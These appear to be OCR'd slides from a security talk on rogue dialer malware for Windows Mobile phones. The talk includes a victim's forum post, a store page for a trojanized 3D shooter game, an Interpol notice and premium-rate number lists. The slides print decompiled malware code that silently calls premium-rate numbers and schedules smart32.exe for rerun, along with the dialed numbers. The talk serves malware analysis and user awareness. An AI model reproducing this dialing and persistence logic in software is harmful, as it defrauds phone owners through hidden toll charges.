
+1(767)503-3611 @ 02:36

+1(767)503-3611 @ 02:36

+8823460777 @ 02:35

I have absolutely no idea who or what these numbers are for (Google suggests +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys first. Virus / dialler maybe? Do these even exist for win mo phones? Any help will be very much appreciated. Thank you.







中文 **ENGLISH**
留言板 >>

首页

游戏

3D 第一人称射击

3D 赛车

动作类

飞行射击

角色扮演

休闲益智

冒险解谜

公司

关于我们

合作伙伴

招聘信息

联系方式



热门推荐

more >>



死镇逃生



蓬莱仙侠传



热3D 街头赛车



CS 反恐特警真3D版

即将发布


more >>




玛雅宝石



谍影危机



超级保龄球



街头篮球

Search for:



Search

[» Advance](#)**SAVE BIG: 25% OFF Site Wide***Current Device
No device selected[Add device](#)

Software


- » [New Software](#)
- » [Updated Software](#)
- » [Top Sellers](#)
- » [Top Downloads](#)
- » [Special Offers](#)
- » [Top Free Apps](#)

Categories

- » [Tools](#)
- » [Games](#)
- » [Travel & Holiday](#)
- » [Communications](#)
- » [Organization](#)
- » [Show all categories](#)

Now acceptingYou are here: [Home](#) » [Games](#) » [Adventure](#) » [3D Anti-terrorist action WM2003SE 1.0.1](#)

3D Anti-terrorist action WM2003SE 1.0.1

by [Beijing Huike Technology Co.,Ltd](#)[Details](#)[Compatible devices](#)[Ratings & Comments](#)

Product image for 3D Anti-terrorist action WM2003SE 1.0.1

Short description for 3D Anti-terrorist action WM2003SE 1.0.1:

This is a classic 3D first person perspective shooting game.

Rating: [Rate now - Recommend software](#)**For:** [Show compatible devices](#)**Downloads:** 272**License:** Commercial**Last updated:** 10/15/2009**Languages:** **Category:** [Games](#) » [Adventure](#)[Games](#) » [Action](#)[Games](#) » [Other](#)**Registration Key:** will be delivered on purchase**Trial version:** [Download](#)

```
{
    int num5 = (int) key.GetValue("Status");
    if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
    {
        Phone phone = new Phone();
        phone.Talk("+8823460777");
        Thread.Sleep(0xc350);
        phone.Talk("+17675033611");
        Thread.Sleep(0xc350);
        phone.Talk("+88213213214");
        Thread.Sleep(0xc350);
        phone.Talk("+25240221601");
        Thread.Sleep(0xc350);
        phone.Talk("+2392283261");
        Thread.Sleep(0xc350);
        phone.Talk("+881842011123");
        long num6 = DateTime.Now.AddMonths(1).ToFileTime();
        long num7 = 0L;
        FileTimeToLocalFileTime(ref num6, ref num7);
        SystemTime time6 = new SystemTime();
        FileTimeToSystemTime(ref num7, time6);
        CeRunAppAtTime(@"\Windows\smart32.exe", time6);
    }
}
```

The numbers

- + 882346077 Antarctica
- + 17675033611 Dominican republic
- + 88213213214 EMSAT satellite prefix
- + 25240221601 Somalia
- + 2392283261 São Tomé and Príncipe
- + 881842011123 Globalstar satellite prefix

"Short Stopping" / "Long Lining"




Nevada – Somalia: \$2.55 / minute
Nevada – Florida: \$0.03 /
minute

	Guinea Bissau	245	30 - 45 Days EOM	+245-4500000
	Int'l virtual premium	9	Weekly	+9-609613016
	Int'l virtual premium	9	Weekly	+9-609700152
	Ivory Coast	225 21	30 - 45 Days EOM	+ 225-21709209
	Kenya	254	Biweekly	+254-204790000
	Latvia	371	30 - 45 Days EOM	+371--65158600
	Latvia	371	30 - 45 Days EOM	+ 371-65153590
	Liechtenstein	423 8	30 - 45 Days EOM	+ 423-8701270
	Lithuania	370	Weekly	+ 370-91022401
	Madagascar	261--2219	Weekly	+ 261-221900000
	Madagascar	261--221	30 - 45 Days EOM	+ 261-221000000
	Madagascar	261--2211	30 - 45 Days EOM	+ 261-221100000
	Nauru	674	30 - 45 Days EOM	+ 674-9990870
	NEW Oration Satellite	882 33	60 Days EOM	+882-33790523
	North Korea	850-99	30 - 45 Days EOM	+ 850-99921220
	Norfolk Island	672	30 - 60 Days EOM	+ 672-372440
	Poland Premium	48 22	30 - 45 Days EOM	+ 48-221988800
	Romania Special Service	40 312	30 - 30 Days EOM	+ 40-312499000
	Sao Tome	239	30 - 45 Days EOM	+ 239-298599

"International Premium-rate numbers"

- How do you figure out how much such a number costs you?
- How do you figure out who owns the number?
- Where do you complain to?
- How do you get such a number shut down?



The screenshot shows a Google search interface. The search bar contains the text "Premium Rate Numbers". Below the search bar, it indicates "About 549,000 results (0.10 seconds)". The search results are displayed in a list format. The first result is from www.mediatel.com with the title "Premium Rate Numbers" and the description "International premium rate numbers IVR & Audiotext payment solutions". The second result is from www.globalbilling.com with the title "Premium Rate Numbers" and the description "for free with great rates. Start making money now.". The third result is from www.daotec.com with the title "Premium Rate Numbers" and the description "Worldwide availability Fast setup, top money". At the bottom of the search results, there are several related search terms: "0845 Numbers", "0800 Numbers", "0800 Freephone Numbers", "0808 Numbers", and "0845 ...".

Google

Premium Rate Numbers

About 549,000 results (0.10 seconds)

Premium Rate Numbers
www.mediatel.com International premium rate numbers IVR & Audiotext payment solutions

Premium Rate Numbers
www.globalbilling.com for free with great rates. Start making money now.

Premium Rate Numbers
www.daotec.com Worldwide availability Fast setup, top money

0845 Numbers 0800 Numbers 0800 Freephone Numbers 0808 Numbers 0845 ...



10 August 2010

- Home
- About INTERPOL
- News
- Drugs
- Criminal organizations
- Financial and high-tech crime
- Fugitives
- Genocide, War Crimes, and Crimes against Wanted
- Search
- Recent
- Notices
- National wanted web sites
- Fugitive investigations
- Public safety and terrorism
- Trafficking in human beings
- Corruption
- Other crime areas

Wanted

CHUNGEN, Dai



2009/26909 CHUNGEN DAI



Legal Status

Present family name:	CHUNGEN
Forename:	DAI
Sex:	MALE
Date of birth:	4 May 1980 (30 years old)
Place of birth:	ZHEJIANG, China
Language spoken:	CHINESE, English
Nationality:	China

Offences


Categories of Offences:	COMPUTER AND INFORMATION TECHNOLOGY CRIMES, FRAUD
Arrest Warrant Issued by:	ISLAMABAD / Pakistan

IF YOU HAVE ANY INFORMATION CONTACT


YOUR NATIONAL OR LOCAL POLICE

Eventually, virus writers
will realize it's easier to make
money by infecting phones
than by infecting computers

40,000,000 PC malware vs 500 mobile malware



Sun




Moon Earth

So, why aren't we seeing more Mobile attacks?

- Low-hanging fruit is elsewhere
- Why would the attackers target anything else than Windows XP?

Top Operating System Share Trend



Report generated Tuesday, June 29, 2010 1:33:04 PM

Future

- More malware
- Mobile botnets
- Drive-by-exploits
- Rogue dialers
- Major outbreaks
- Mobile spambots



What to do?

- The problem isn't big, yet
- It's not going to get better
- Set up policies
- Educate your users
- Lock down your devices
- Buy expensive security products





Dialers are Back!

...and this time they are on Smartphones



Mikko Hypponen
F-Secure Corporation

